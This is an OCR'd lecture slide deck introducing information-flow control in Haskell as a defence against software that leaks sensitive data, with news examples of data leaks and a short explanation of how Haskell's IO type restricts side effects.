Can’t keep secrets? Use Haskell!

An introduction to Information Flow Libraries

Marco Vassena


Utrecht University

Some slides adopted from Alejandro Russo

Marco Vassena


- Assistant professor at Utrecht University since 2022
- Research on **Programming Languages** and **Security:**
  - Verify **Information-Flow Control Systems**
  - Design safe languages (MS-Wasm, Rust FFI)
  - Develop compilers that eliminate leaks in crypto code
- Teaching: **Security** (BSc) & **Language-Based Security** (MSc)

Privacy concerns in software systems



Privacy concerns in software systems

Untrusted code often handles **sensitive data**:



Code must not leak sensitive data to the internet!

*Bugs that leak sensitive data are **everywhere!***

Zocdoc says ‘programming errors’ exposed access to patients’ data

[TechCrunch.com, May 2021]

Twitter advising all 330 million users to change passwords after bug exposed them in plain text

[The Verge, May 2018]

A New Facebook Bug Exposes Millions of Email Addresses


A recently discovered vulnerability discloses user email addresses even when they’re set to private.

[Wired, April 2021]

How can we prevent data leaks?

Insufficient: code may need data access to implement functionalities

Restrict access to data



Discretionary Access Control

Restrict data propagation

Mandatory Access Control

Information Flow Control

What is Information-Flow Control?

IFC is a **principled approach** to **data confidentiality:**

- **Specify** how information may propagate in the system:


  “**Sensitive inputs may not flow to the internet**”

- **Track data flows** across program components
- **Detect & suppress** data leaks

Today

- Intro to Haskell IFC libraries
- Static IFC: MAC library
- Covert channels

Running Example



Building IFC systems is hard!

- Need **custom analyses to track data flows**:
  - **Compilers:** JIF, FlowML, JSFlow
  - **Web browsers:** FlowFox, WebKit, COWL
  - **Operating systems**: HiStar, Flume, Asbestos
- **Custom systems** are hard to develop, maintain, and adopt!

It’s easier to restrict data flows in **“pure” languages** like Haskell**:**


```
isWeakPwd :: String -> Bool
isWeakPwd s = s == “1234” || …
```


Haskell types restricts what code can do:

IO Bool **IO String** **String -> IO Bool** **…**	**Bool** **String** **String -> Bool** **…**


IO code can access
files, network, databases, …

Non-IO code **cannot**



